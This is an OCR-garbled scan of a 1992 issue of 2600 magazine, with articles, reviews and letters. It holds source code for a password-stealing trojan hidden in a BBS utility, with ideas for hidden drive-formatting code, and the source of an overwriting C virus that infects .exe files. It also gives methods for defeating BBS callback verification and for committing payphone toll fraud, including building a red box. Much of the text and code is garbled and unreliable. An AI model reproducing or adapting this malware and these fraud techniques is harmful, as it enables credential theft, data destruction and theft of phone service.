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Hacking AmiExpress
Defeating Callback Verification
Shopper's Guide to COCOTs
Sneakers Review
A Simple C Virus
Crackdown Review
Letters
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Using the Dial Telephone
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Getting Started
Toll Fraud

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
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The Hacker Quarterly

VOLUME NINE, NUMBER THREE



STAFF

Editor-In-Chief Emmanuel Goldstein


Office Manager Tamprul

Artwork

Holly Kautman Spruch

"The back dear program included a feature that was designed to modify a complete in which the program was inserted so that the computer would be destroyed it someone accessed to using a certain password." - United States Department of Justice, July 1992

Writers: Billsf, Eric Corley, Count Zero, The Devils Advocate, John Drake, Paul Estey, Mr. French, Bob Hardy, The Infidel, Knight Lightning, Kevin Mitnick, The Plague, Marshall Plann, David Ruderman, Bernie S., Silent Switchman, Scott Skinner, Mr. Upsetter, Or, Williams, and the transparent adventurers. Technical Expertise: Rop Gorggrip, Phiber Optik, Geo. C. Tilyon, Shout Outs: 8088, NSA, Mac, Franklin, Jutta, Eva, the Belcore Support Group.



EAST GERMAN PHONES. The translation is "Doesn't Work, Doesn't Exist." Taken from a pustcard.

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Hacking AmiExpress

by Swinging Man

The recent pricks on sectrily holes in WWIY BBS's get me to thinking. Where WWIY is the board of choice among cleant systems. AntiTrapress is the deminant software in the Amiga community, the pirate community anyway.

AntiExpress is a relatively simple piece of software, and that's good because it keeps titings quick and easy. No means are provided for the sysop to keep track of top uploaders or even har calleds. What is provided is a batch file that is executed each time a user logs off. In the batch file, one runs utilities to compile data into text files that are stored as bulletins. That way the meat over sees a bulletin containing the fast fire users that called, etc. It's a hassle, but it works.

When I has my own board. I wrote my own utilities to fill in these functions. Then I partitive in an archive and seed them out into the other. It's good advertising. Most systeps don't write their own (surprise?); they have enough trouble getting utilities written by other people to run. This means it's really easy to take advantage of them.

Most utilities search through four files: BBS:USER DATA, which holds all the records of users; RBS:NODEx/Callerd.og (where a is the node number and is usually (b), which records all the impedant soff a user does when he's online; RBS:UDLog, which is like CallersLog, but only records transfers; and RBS:conference, Dirx, which are the varilla ASCII files exontaining the natures and descriptions of all the "warea."

USERDATA is the most intensiting. If one were to write a top uploader utility, as I have done in the past, one would need to open this file to soit all the usurs by bytes uploaded. While you've got the file open, why not save the ayeap's password for later? That's what I 've done in the example program celled "Sead.C." It prints the best uploader with a secretaryly random

border around his name. Here's what the output looks tike:

CiwFqNYXoVAKBScgaxRvlhPrmcdWi ## PRESTO ## UpwFqaYXosAKBswgwxKvcbPjmcdWd

It looks content, but the difference between the top line and the bottom apells out "passwood." Stay to see if you're looking for it, but if you're compaying attention it just backs the garbage. Of course, you could think up a better method of enempting the passwood than just replacing every fourth latter.

This one is next because you can just log on and son the systep's pussword, but it's not the only way to do it. You could do accepting to acquiser, however, the more specific the program becomes the loss each it will become it's not easy to get a systep to change cap uploader utilities. It would have to be before that the one include, or maybe a false update.

I can think of earlies find to have with these utilities. How about a bit of excitational code that formers all drives when a certain user logs on such as "Kill Beard." Or negbo you just want to copy USER. DATA to a download path, attended as "outfivenethers."

So whateas you do if you're an Anti-Spress sysop? Don't use willines without by anyone other than yourself. There isn't any other way. You can remitte the faks upanet when a nulty is run, but an event-driven action won't be obtacked. Or you could look at the whole librard look for any text. The extraology presents DOS are usually intact. Of course a cranching program libra BAPLODER with get rist of this And an IMPLODID file can be encrypted with a passwand, so good took farthing something that way. Then again, you could above just forget it. It's only a BBS... you've got nothing to hide Right?

This idea isn't just about ArriExpress. How many BHS's have doors, or online games? How here would it be to write a game like Trade Wars that has an extra option that four any of the nasty things you've slaveys wanted to do?

main() { char md() (struct list (struct disendata ()* 232 bytes */ #include #include #include cotype.to Maclude Astdiothy /** Prints top uploader.....but also reveals SysGp's password in the bearder /** SysOp Password Stealer v1.0 by Swinging Man FILE "tp: while (I (is alphale () I) (c<20)} c=(char) rand();return(e); c = (char)randi); char of struct list "next; unsigned int bytes_uplaaded; char name[40]: char up@powint[45]; unsigned int bytesup: unsigned int unknown_num3; unsigned in toytelimity unsigned int bytesday ussigned intit me2) unsigned int unknown_none(): char base[10]; unsigned intime!: unsigned intrused: unsigned int unknown_nemt; unsigned int unimown_num0; char unknown@[40]; unsigned short posts: unsigned short computer; unsigned short reco; ansigned short type; unsigned short level; char fone(13): char from [30]. char pass(8): unsigned short number; char nama(31) /* unknown areas of the record /* Since I hacked this out, there are still many */ /*bytes avail per day*/ ("bytes uploaded") /*byles downloaded */ /*phone number field*/ /"user's F80M field"/ /*user's password*/ ("time per day") "conference access"/ (*number of pasts*) "computer type" /*ratio of DLs to one UL*/ /*type of ratio*/ /*user number*/ "clong of above"/ "Seconds used today"/ " Royal"/ "user's name"/

```
for(x=1;x<50;x+=4) border[x] = password[y++];
pms1ft*%sin*,border();
                                                                                    stracpy/&middle[15-4strlen/temp->name)/2(_ttemp->name.strlen/temp->name();
                                                                                                                 printff "%sin" border);
                                                                                                                                            porder[30] = 10;
                                                                                                                                                                                                                                srand(lunsigned int)time(NULL));
                                                        printf"%s'n", middlek
                                                                                                                                                                                                                                                                     temp = head.next;
                                                                                                                                                                                                                                                                                                  foloserfor:
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                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          /*get all users and put in list*/
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ATA I is spicified that you have undestaken steps to secure you married against factor for H. SCO Service colls in accordance with service 2.6 2 of the above and 1.11 the 25-siye calling Assemble J.S. ATA-1 has temporarily restricted your telephones you vise's ability to place AT&T recession after AI &I Blits the reageousy restrictions, the restriction will be pring good until

violetim of 15 and States Chimical Code - Title 38, Section 1929, which cruits appendix of apfrom religiouses I seed to proming be referred to fishered have anti-comment officials. to a \$10,000 face coding to 10 years imprisonment for first time of Smiths. They figure society The shorted the note that mentaherized passession of use of access order our graphents a

Higher hide to discuss <u>Differentiations, poembry delse it worths</u> to ATRAT Coperate Security. CTA 2011, Western N.J. 19935-2011.]

had scanned about 50 800 numbers in the 222 prefix sequentially by hand According to Minor Threat, this letter was received about a week after he

Defeating Callback Verification

it's my home VMB system... that dial VMS. Then I can just have the unfortunately you don't. So you is, if I can find one to hack." sysop call that and make him think idea: "All I need is a local direct think hard and come up with an could set yourself up with a knew how to hack it, maybe you worked for the phone company or you have to reapply again! If you even know what a BBS is. Now number or someone who doesn't verification, and finds either a bad sysop is too good. He tries a voice temporary the sysop," Only this particular guess I'll just have to 'engineer' giving out my real number?! I am I going to get access without callback verification, "How in hell comes the part you hate roost: the before, you use a fake name. board that you've applied at address, and phone number. Then your match. While applying at this So you teel you've finally met number, o but

friend Chris and at some point in phreaking or hacking was. How about the time you called your before you even knew what what else? You can remember the every so often talking with Fred things you used to do as a kid the pissed-off lineman. What else, wants to wait forever on a loop be an easier way. Loop? No, who Naw, still too hard. There must

> me for sure, regardless of the maximum of 15 seconds); and it number it has!" the BBS picks up again to dial me line for a brief period (usually a trick! If you originated the call, you want to hang up. You heard click, for callback verification, it will get if I call a BBS and it hangs up first, had ultimate control! That means Haha! You had discovered a new Chris shout 'Hang up the phone!" "Hello?" and suddenly you hear click... but no dialtone. You say Mike now. Bye!" But you didn't boring, Chris said "I'm gorina call I actually am still connected to the the conversation, when things got

solve. This leaves just two problems to

present when your phone is off is equivalent to the resistance condition. The resistance provided effect of a permanent off hook changes. If not, you can build a at any time while online has the phone line. Completing this circuit busy switch. This may be done by hangs up. Your modem may have the phone before your modern tip (red and green) wires of your SPST switch between the ring and placing a 1K ohm resistor and an a setting that will ignore these This means you will have to catch BBS's modern, it will go on-hook. DTR or loss in carrier from the your modern senses a drop in The first problem opcurs when

Page 9

after the switch is thrown while no interference will be present good soldering and a good switch, C.O. recognizes as off hook, With hook, thus creating a condition the

of a dialtone are 300hz and 420hz synthesizer. The two frequencies chance for accurate, artificial built. Just below A4 on an equal frequency from which scales are 440.00hz as the note A4, and the Many musicians sound generation is with a dialtones are sinuspidal. The best generate a square wave, while back the dialtone. Computer lested, but most PC speakers sound generation hasn't been tape recorder to record and play and inexpensive method, use a generation of tones. For a cheap many other boxes, it is a simple box" (CAllback VERtication), Like provided for the BBS's madem hook. A diattone will have to be set previously, making a busy requires what I call a "CAVERN phone number you provided. This before it will try dialing whatever after going from on hook to off BBS's modern expects a diattone second problem occurs when the switch in this case ideal. The busying effects the modern had necessary, which will cancel any reboot or power down is when the BBS is taken down that the phone line is "busied out Sometimes during down times a switch useful as a confirmation Note: Sysops may find the busy recognize

> G#4 at 420hz and bring the range of 300hz. from the normal scale will yi at 415.30hz. Tuning a synthesizer tempered chromatic scale is G#4 just shy of a positive quarter 293.66hz within an accept

help in generating concepts your identification. modern and will have protected then be connected with the BBS's Hayes "ATA" command. You will issue an answer tone by typing the the phone number, you should caused the BBS's modern to dial dialtone which has effectively prevented your modem hanging up and have generated a Needless to say, once you Thanks to Green Hell for some

preface that with 10288. Use touch accounts on our voice mail system you're looking for. Overseas callers 751-2600. If you're not using AT&T can call our office (516) 751-2600 To contact a 2600 writer, call 0700 and we'll forward the message INTERNET: 2600@well.sf.ca.us 2600 ARTICLE SUBMISSIONS tones to track down the writer Remember, all writers get free SEND YOUR ARTICLES TO: subscriptions as well as free MIDDLE ISLAND, NY 11953 FAX: (516) 751-2609 WRITE FOR 2600! PO BOX 99

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AND THE PARTY

This is what happens when you request a refund from this company. In this case, correspondent Winston Smith received two 25 cent stamps which means he now has to get two four-cent stamps if he wants to mail anything. Note also that this letter is actually a xerox of a fax that originated with Tri State Radio Co. The wondrous mysteries of a COCOT....

SHOPPER'S GUIDE TO COCOTS

by Count Zero
Restricted Data Transmission
"Truth is Cheep, but Information
Cools!"

So you're walking down the street and you see a payphone. Gotts make an important call, so you dig into your pocket to get a dime. Picking up the handset, you suddenly notice that the payphone wants a pusiter for a local call. What the hell, and where did this synthesized voice come from?

Let's make this article short and to the point. GOCOT is an acronym for Customer. Owned. Coin. Operated Telephone. In other words, a COCOT is a phone owned or rented by a paying customer (most likely, a hotel or donut shop). A GOCOT is not a normal payphone. The teleo doesn't own it, and the actual phone line is usually a normal payphone line is a "special" payphone the phone line is a "special" payphone loop, allowing the use of "boin tones" to indicate money dropped in). So! A GOCOT may look and smell like a teleo payphone, but it is not.

have him/her call you back to save from a COCOT and then not be able to if it hurts the consumer. Think about it, it make as much money as possible even COCOT, the COCOT is not making meney. If people are calling in to a calls. This, of course, is bacause of really sucks to call someone at home money and businesses always want to the fact that it does not receive incoming particularly sleazy quality of a CCCOT is of the COCOT opens the coinbox and keeps the money him/herself! Also, a badfaxpensive service. The owner/renter handled by slessy carriers that offer money in the bank! You pay more for Money! A gustamer awned payphone is local calls and fong distance is typically Why do COCOT's exist? Simple

money. "Guess I'll have to keep feeding the COCOT quarters!"

Where is a good place to took for COCOTs? Dutside Dunkin Donut shops, restaurants, clubs, bars, and outside/inside hotels and "convenient" locations.

more than a normal payphone. different but they always charge you synthesized voice that asks you to have weird LCD displays and look rotally cents.) A COCOT will most often have a places like New York City, they are 25 telea phone chroma with blue stokers like payphones at all, Some in hotels Also, some tency COCOTS with not took Massachusetts, local calls are a dime. In charges more for a local call than a COCCT? Simple. A COCCT will have no "please deposit 25 cents" or whatever, and all that. Also, a COCOT typically regular telco reico logos on it, it may look just tike a How do I figure out if I have found a payphone.

naive. They won't let you near the saying "Please put 10 cents in this jar for every call you make." COCOTS are not a COCOT depends solely on the read by the central office, the security of your own phone and put a sign on it COCOT phone itself. It's as it you took money to generate coin tones that are telco payphone where you must deposit of a cormal dustomer loop so, unlike a COCOT. Remember, a COCOT runs of synthesized by the innards of the COCOT. You are at the mercy of the that diatione? Hah! That diatione is fake, payphone. Pick up the handser. Shaar you to think that it is just a plain of COCOT is a mimic. Essentially, it wants of all, you must understand that the When does the phun begin? Soon. First synthesized voice is harassing me that wents a querter, and this I found sit's weird payphone in Boslon

the cash-ola. Or so they think! unrestricted dialtone until you fork over

example. to hang up the phone. Here's an Do nothing, Ignore them, Wait for them answer at the other end, just sit there. Any 1-800 number will do. When they a tact, it's the Jaw. Now pick up the you make 1-800 calls for free! It's not just is the fact that all payphones must let handset again and place a 1-800 call See, the Advilles heel of the COCOT

Dia 1-800-LOAN-YES.

[Ring, Ring] ... [click] "Helto, you wanna buy same maney? Helto? HELLO?!"[CLICK)

(You will now hear some static and probably a strange "waltling" noise, like chh, chh, chh, chh, chh)

CLICK DWLTONE!

diations of the COCOT's customer loop. dialtone? Yes, you guessed it, the dialtone you now hear is the unrestricted Now what have we got here? A

dialtone", Big deal? So what? So I got an "unrestricted

is being billed! are free and the COCOT's customer loop number, any number. Place it just as if Call a 1-900 sex line. Call Guarn. You you were calling from a home phone. typical lame attempt at protection by the pocket tode dister and try calling a COCOT, Just whip out your, Radio Shack Wheat Waitasec, no sound! This is a number with the COCOT's keypad keypad generates). Now, try dialing a via DTMF tones (the tones a touch-tone diatione, all you need to do is place a call Meathead! With an unrestricted

near the mouthpiece. When you hear the hangs up. Get your tone dialer ready mouthpiece after the 1-800 number Missing sound with your mouth into the diatone. To get around this, make a loud sophisticated at protecting themselves. dialtone, quickly dial the first digit of the Some will reservation they hear the Note: some CCCOTS are more

> (in other words, you can't send DTMF call. Also, some COCOTs acrually calling, the distrone will disappear number you want to call. If you tiles tones through the mouthpiece). On well, disable the handset after a call hangs up idiot now. Farish dialing your free phone the first digit of the number you are tretter took pend time. COCOT from resetting. Once you dial the sound of the dialrone and prevent the (naturally). You can stop hissing like an loudly enough, you may be able to mask

run across only disable the DTMF dialer to discurrivent this! keypad. So all you need is a pocket However preside the COCOTs I have

but they are frequently printed in 2600, dialing from (the numbers keep changing number, call one of the automated AN phone. You will hear one of two things: Now try calling the COCOT from another services shall self you the number you're number. To find out the CCCOT's weird carrier. [DTMF rones] [CLICK] [hang up]; 2) call a COCOT, but it does have a synthesized voice: "Thank you Other trings to know: Sure, you can't

settings, you'll be into the COCOT's can ligare out the communications COCOT's 200 bps modem (Yes, a case number 2, you are hooked to the mean diven program that'll let you do password and then you'll get into a voice number 1, you must enter a 3 or 4 eight the company that built or sold the modem in a payphone). Likewise, if you can monitor its functioning, etc. in case COCOT. By dating up a COCOT, a tech maintenance routnes. "maintenance" stuff with the CCCOT. In A COCOT's number is only used by

COCOT maintenance functions, I just like making tree phone cass from them: (or patience) with calling up and hacking Personally, I haven't had much luck

you are making tree phone calls but COCOT Etiquette: Now, remember

> thing! And that means bye bye COCOT. GOCOT is abused severely, an owner and stay on the line for 12 hours! If a telco for customer loop), they'll know from the CCCOT minus the bill from the made on the COCOT (profit equals coins owner sees a big difference in the profits the piwied The OCCOT's customer loop will eventually lose money on the damn abuse them/ Springall a 1/900 number something is up. So the rule is don't is billed the cost of the calls, and if the someone has to pay for them and that is

Also, remember that a record of all long

put big cities. know many towns that have none. Check technology is relatively new, though, aroused, 'nutt said! I have found the more likely suspicions will be smaller the owner's profit margin gats, COCOTS everywhere. COCOT

Dialer, Open up the back. Remove the without one! A true phreak always has a Take a Radio Shack 33-memory Pocket COMBO-BOX (red box plus DTMF). DTMF tone dialer at hand along with a red box! My personal tavarite is the As for a tone dialer, don't leave home

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a S	The state of the s	Ž	xx. <3.579 crystal>small one
	15		₫ .
			- 8

they are food? personally know unless you are sure discrepancies" so don't call anyone you will sometimes investigate "cilling customer leap and COCOT companies distance calls is made to the COCOT's

(RING RING) "Helto?"
"Helto, this is Cointel, Inc. Ward like to

person who placed the call?" you tell us the name and address of the received from Boston on 2/12/91. Could ask you a few guestions about a call you

Coto tell [SLAM]. Cool dude: "What? I don't remember.

John Smith, You want his address too?" Meathead: "Uh, sure, his name is Get the picture? Good....

will be "absorbed" by the profit margin of alone for awhile. Chances are your bills and then leave that particular CCCOT the owner and probably ignored but the We've gotta be careful not to plander use them wisely, like our environment them. Make a few long distance calls COCOTs are a great resource if we

> crystal was attached. Thread the wires solder as in the above diagram. crystals and wires to the switch with two wires sticking out one of the back Shack mini Toggla Switch, DPDT, cet some quick drying epoxy and a Radio number (415) 770-3763). Golod and get Electronics, 89 cents apiece, phone through one of the "vents" in the back of couple of thin, insulated wires where the metal cylinder). Unsolder it. Solder on a little 3,579 MHz crystal (looks like a vents. Screw it up Eght, New, attach the #275-526. Close the lone dister, with the the table dister. Get shold of a 5.5535 製料工 crystal (available thru Fry's

actually two prengs. Hook up the two prongs (same with the wires). leads from the crystals to separate Each "xx" prong in the diagram is

in the diagram on the next page. essemially embedded in epoxy resin, as you must make the switch/orystals the tane diater. Use a lot of epoxy, as New, opaxy this giznro to the side of

connections to the toggle switch), Just don't so don't worry about shorting out the matrix of epoxy (it doesn't conduct electricity crystals are tirmly attached and secure in a there. You want to be derain the switch and gum up the action of the switch! Make sure the epoxy is really gobbsed on

the fining for the microprocessor in the tone can select between two drystals to generate Basically, you've attered the device so you

generate higher tones, using the memory easily switch between the two chairs appear function of the tonu claser, save two stars in the tones. By simply sucking the switch, you The small crystal will percence ordinary DTMF Turn on the sone dialer. Now you can

> quarier, doesn't it! big dystal. Sure sounds the the tones for a P1 location Now dial the P1 location using the

come in handy with both takes psyphonics and COCOTs: No phreak should be without one! Carrying this around with you will always

box plus DTMF dialer). inspired me to create the COMBO-BOX (rec article on Tone Dialer conversion to Red Box, Magazine, Autumn 1990, Also The Plague's Clayton's excellent piece on COCOTs in 2000 2600 Magazine, Summer 1990 (which References for this article include Nosin

good for you. Keep the tath, and never stop spanding for new frontiers. massive amounts of Jot Cola. Trust mu. Ks Information is power... share it! And drink

Sheakers

Universal Pictures

Starring: Robert Redford, Ben Kingsley, Dan Akreyd, River Phoenix, James Earl Jones, Sidney Poilier, David

Review by Emmanuel Goldstein Strathairn, Mary McDonnell.

so much in the way of technique that is illustrated is most definitely a firm by happiers since there is do what they do with profit is mind. But Sheshes this a non-habitar marks. After all, hadders don't get into. The difference is that these people do it get into things they're not supposed to be able to SEASON SE or profit. And the fact done is enough to make are hackers, or furnor hackers. And it is this skill open to debate. A good many of the characters first Bat whether or notifice hadden firm is a topic the day, its that sheekes is most definitely a fun if there's one thing we can determine right of

and dialogue, And it's about time average cast is fodder for unique situations mixed up bunch, played by a well above after reading our Autumn 1986 issue. This changed his grades by computer, no doubt talk about why he laft, and a kid who kind, an ex-CIA agant who doesn't like to convinced that everything is a plot of some powers, a hopeless parencid who's work) His co-workers include a bloid phone for a phenomenal fee (Some of our friends Richard Maan's bank account. The stage is time that two hadvers (complete with rotary phreak who has remarkable perceptive the fee is absurdly low for that type of who actually do this kind of thing tell us that He now runs a company that tests security of the heakers turns into Robert Redicad set the time shifts to the present and one some major trouble when they cross with phones and an acoustic gaugier) get into marches and draft card burnings. It's at that ideologically correct era of enti-war The opening scene is a flashback to the

quest for a magic box which can world that wouldn't bill" for this kind of scheme. There is n't a government in the supposedly damypt any easyption The action centers around the group's

> trivial flaves, such as lack of a delay on a silly element of Streskers, Fortunately, the existence of this magic box is the one ruly with neathy. Hollywood needs to take some liberties equipment. We must recognize that elbited modified of smalls Appointment multi-satellite shone call or the fact that remaining technical issues contain only technology, they apply surmise. The

intercon. works. This was without doubt precisely the whole FBI-CIA: NSA world, feaving the edement of how the world of intelligence viewer with a less than satisfactory Holy Box, they become caught up in the As the group continues its quest for the

production. Again, it's about time. the favorible targets of this "culturally elitist" George Bush and the Republican Party are opportunity to threw some political barbs. thriller and one which doesn't miss as: In many ways, iShaakaas is a political

to disappear, only the evil ones would is human nature. If the good hackers were distorted, as the first demonstrates. But that to figure out what's really happening. True information being recorded thisse days, you at no point tres to send a moral message ROTTES II. this knowledge can be misused and read some of that hacking ability to be able place in society. With the kind of this kind of thing and they have a useful upon as a restry; there are people who do about hadding. Figurer, haskers are looked But best of all is the fact that \$662k6/8

reminiscent of Corothy and friends missing probably once said that the best way to carrying the magic box is remarkably message without taking itself too seriously audience on the edge of their seats Sneakers does this and still keeps the sand a serious message is through humor the West's broomstick. A greet man the wizard siner getting the Wicked Witch of bigwig (Jerses Earl Jodes) and the group In fact, the configuration between the NOA Sheakers manages to send a sérious

Page 16

Autumn 1992

Beople are always wondering whether or not telephone company employees get discounts on their phone hills. Well, we've discovered that NYNEX offers two classes of what is known as Telephone Service Allowance (TSA). This allowance can he used by NYNEX employees and their families for personal use as well as NYNEX business. Forbidden activities include other businesses or political campaign activities. The allowance only applies to the primary residence of the employee. Class A service provides a 100 percent allowance while Class B provides a 50 percent allowance. Those entitled to Class A status include management employees, nonmanagement employees with 30 years or more, retired employees on a service or disability pension, and employees with specified job functions, particularly those on call 24 hours a day. Those entitled to Class B generally include employees not eligible for Class A.

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The estimate digital for a Class A committee allowards may have additional constitutions from the additional and problems and the series of the configuration of the series of

A Simple Virus in C

by infiltrator

C seems to be the programming language of the 90's. Its versatility and ability for the same code to be used an different computer platforms are the reasons for this. So in a brief burst of programming energy I have created this little C virus. It's a basic overwriting virus that attacks all lexe files in the directories off the main C directory. The virus spreads itself by overwriting the virus code on top of the victim file. So the victim file becomes yet another copy of the virus. So as not to reinfect, the virus places a virus marker at the end of the victim file. Now I know that this is not the best coding and that it could be improved and refined but since I'm too lazy to do that you will just have to suffer.

Now the legal stuff: Please do not use this virus to do any harm or destruction, etc., etc. This virus is for educational use only and all that good stuff. Have fun!

void main(int argo, char *argv[]). 82.0.10° struct time gelotics charich,vc,buffer(MAXFATH),vstamp(23)="1/APPY,HAPPY JOY,JOY1"; FILE "victim, "vicus, *Ic; struct frime ft: struct fflsik ffblk ffblk1,ffblk2; /****** VARIABLES FOR THE VIRUS *********/ #include "io.h" #include "stdic.h" int done,done1,4fof,marker=248,pount=0.vsize=19620,dnive; finetude "fortl.h" #include "dos.h" #include "dir.h" chdir("V"); setalisk(2): drive - getdiskli; gelowd/buller,MAXFATH); /* Get current directory */ done1= findfirst("*",@ffblk1,FA_DISEC(;/" Get 1st directory "/ dha(argo,argvi) 14Leuropitation if i if = finefirsti"".exe",8(fiblk2,0) == -7 if /"No file to infect "/ chdirfffbfk1.ff_name); done1_findnext&ffblk3); /* Get next dir */ chda("%" t /* Function prototypes ¹⁴ Change to directory ²⁵ J* Ges corrent drive number */ /* Start of main loop */ Start of loop */ CREATED BY INFILTRATOR № THE SIMPLE OVERWRITING WHUS N (* Call virus reproduction func *) /* Change to root directory */ /* Goto 'C' drive */ /* Sack to root 1/

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dnalint argo, char "argv())
                                                 Worf = find/irst("".exe",&ttblc0b
                                                                                          chdial buffect;
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                                                                                                                                                                                                   diviging angle in the
                                                                                                                                                                   Sensit-findeextl&ffbktk: I'' Next directory 'Y
                                          /* Virus Tasks Fanc *!
                                                                                             J' Coto original dir 1/
                                                                                                                                                                                                                         in Yes, infectable file found "f
                                                                                                               /* Goto original drive */
                                                                                                                                                                                                        /* Call reproduction func. */
                                                                               A End of virus "
                                                                                                                                     J* End loop */
        /* Find first ".exe" tile "/
                                                                                                                                                                                         /* Back to root */
```

while/"dane) chagedo(victimit) victim=fopen(ffbtk,ff_name,^rb+^); /* Open file */ H (ch == 'A') / / / (seektyictim_1,SEEK_\$ND);/* Ga to end, look for marker */ fclose(victimb: ______ Don't Reinfect */ /* Is it the marker? YES */ /* Get char */

done-findnext&ffblk);/* Go to next fexe file */ /* NO...Jafecti */

victim=tapen(ffett, ff_neme, "wb"); /* Open file to infact */ while (count (vsize) virus=fopen(argv[0],"rb"); /* Open host program */ putolyc, vistim): vc=getc(virus); /* Copy visus code */ /* End reproduction */ /* the file totally */ /* Tais will executite */ in Get file date "/ J's to the victim file of

puto(marker,/viot/m/) victim=fopen(H5N,K_name,Tab1); fprintf(victim,"%s", ystamp))" Put on vicus stamp, optional "/ foliose(victim): fclass(virus): done-findnext(&ffblk); count=0: Soldtill: (Cose(victim): in Next file "i" /* Close Victim "/ /* Reser file char counter */ /* Close file */ /* Set file date to original */ /* Close Virus */ /* Append to victim */ /* virus marker char */

gerftime(fileno(victim), &ft); yictimsfopen!#blktl_name,*rb*t/ /* Open file */ /* Get date */ /* Chose file */

struct filmen getdtil

seldill

Set date to original fund "/

settimelfilenolyastim), &H); viction=fapen(ffblk,lf_name,"rb"ls falose(victimit)

1" SER CARE "! A Open file */ (* Close file *)

(* Return *)

by Bruce Sterling The Hacker Crackdowns Law and Disorder on the Electronic Frantier

Seview by The Devil's Advocate \$23.00, Bantam Books, 313 pages

cybediction's earliest pioneers. Now foray into non-tiction. of the hacker culture and Sterling's first Macker Crackdown, the latest account electronic frontier. The result is The lack into the heart of our modern-day mirrorshades to cast a deep probing sterling has removed his steel-edged long reversed Bruce Sterling as one of The denizens of cyberspace have

appear to follow in the narrative attermeth of Ma Bell's fragmentation; topisteps of The Ouckoo's Egg and breakup; year of the E911 document year of Operation Sundavil, the Atlanta 1930: year of the AT&T crash and the Cyberpank. The setting is cyberspace. civil liberties, the Electronic Frontier formation of that bastion of computer of the hacker crackdown, and the and the trial of Knight Lightning; year raids, and the Legion of Coom draws between them. Crackdown is fair events so much as the parallels he does not center around characters and Foundation. Unlike Cuckee and Cyberpunk, however, Sterling's work the detached and unblased alcohouse less story and far more analysis. Crackdown is also personal. Missing is At first glance, Crackdown would

with the factual accounts, for instance are Steding's keen wit and insight: expected of a journalist, intermingled

including gathering Intelligence. do well to forget all about hacking and and agracted by the lure of specialized the instand outside computer scientify. and infiltrating computer systems.... undercover disguise, trashing, phoneevery single thing backers do set his (or her) sights on becoming a turms of knowledge and power, would enthralied by computers, fascinated by Fed. Feds can trump hackers at almost tapping, building dossiers, networking, The my opinion, any toenager

absurdity in both lines of reasoning. To into the psyche of hacker and enforcer exploited AT&T. Then they drifted to Before the advent of ANI, hackers hackers he is honest and brutal: alike, oftentimes poking fun at the gradual regression all the way down to than steller. From there it was a megacorporate entities that give rise to block, and the Baby Bells where security was less Phone phreaks pick on the weak." Service, and local law enforcement liberly abuses by the FBI, Secret brutal, charling a chronicle of civi excuses. To extoroers he is equally tocal PBX's, the weakest kids on the agencies. "steal from the right Robin Hood Starting is fair. He effectively gets certainly not the

grim account of the raids of 1980, the absolute extinction of hacking in all of its to have as its goal the complete and of Sterling's work. One by one he gives a is these abuses that are the main tocus of power by taw entercement, indeed, it manifestations. Crackdown or cultural genocide that was have neglected to focus on: the abuses Crackdown is to learn what other books Perhaps the best reason to read

professional equipment as "evidence," seized twenty thousand doters worth of nor charged with any crime. Two years his users, izerberg was nother arrested mail, and deta belonging to himself and equipment back tater he would still be trying to get his including some 140 megabytes of files, Service. They shut down his UUCP, site, Izenberg was raided by the Secret On February 21, 1990, Robert

old Erik Bloodaxe was awakened by a wondering where all his equipment went. remotely electronic, including his Two years later he would still be arrested not charged with eny crime. telephone. Bloodaxe was neither revolver pointed at his head. Secret Service agents seized everything even On March 1, 1990, twenty-one-year-

and Mentor would still be waiting for the stored on a hard disk. Two years later their underwear," and proceeded to seize Crackdown, Secret Service agents return of his equipment. his wife's lecomplete academic thesis related computer equipment, including thousands of dollars, worth of workrousted him and his wife from bed in Mentor was yet another victim of the

officially kept as 'evidence' of crimes tilled. "Everything appropriated was was acrested and no charges were Jackson Games raid. Again, no one never specified." Then came the infancus Steve

unusual first-person shift in the Bruce Sterling explains (in an

> where this trouble had come from." discovered what had happened and science fiction aside until I had else which compelled him to "put nametive) that it was this raid above at

a fledgling teenage journalist for hetry sampling of this document (at a prosecution, Cracksown Includes a tediquishess of the E931 dopument demonstrate the sheer boredom and was in fact a \$79,449 piece of maticiously tried (and failed) to convict Lightning is over, its bittersweet raid. Although the trial of Knight injustice duside of the Steve Jackson savings at over \$79,449 by Cook's printing a worthless garble of the trial in which William Cook mind of cyberspace. Tals, after all, was memories still linger in the collective perhaps the most stunning example of standarda(). and the absurdity of Cook's 'proprietary' code. In an effort to bureaucratic dreck by distining that it Crackdown cultivates with what is

hackers. Also touched upon are the with hackers anyway? In Crackdown Secret Service have anything to do perennial favorites as why does the political grit and gritne of computer law have sprung forth from cyberspace. the FBI when it contes to busting exists between the Secret Service and we learn that something of a contest enforcement, Crackdown concentrates on the "walling" First Amendment Issues that More than any other book to date answering

a spectral preamble of darker things to distant points of light with its account of come. But for those who thrive at the a year that will not be forgotten. cutting edge forgotten mote of antiquity; for others, Crackdown is centain to bridge those the electronic frontier. For some, Crackdown is a year in the life of <u>q</u> cyborspace.

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20日、第2日20日 Be/6 東京動物 建設。 **李通道:"八八三、水闸河等分割力可集备省**

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一共東西海灣衛軍第M:中海第7京第2

不過開發一用原理實施的學學與通信學 中,在这里没有我,我们是心境可不适应,也也是是因为你是 你,在这里没有我说。你就是我也也是我想想吧,也是你 一种是黑色体外型的导致中部中部的生态体的现在分词

notice that the planet party d(x) is you did it refers that the or Y was delivered expected the d(x) completes remove after the appointed that of adding sign, of では、ひょう うかく 本本、経事 ウエス 日本をからの経済 でないよう しきしゅうし 一本 ののまでのからのののである

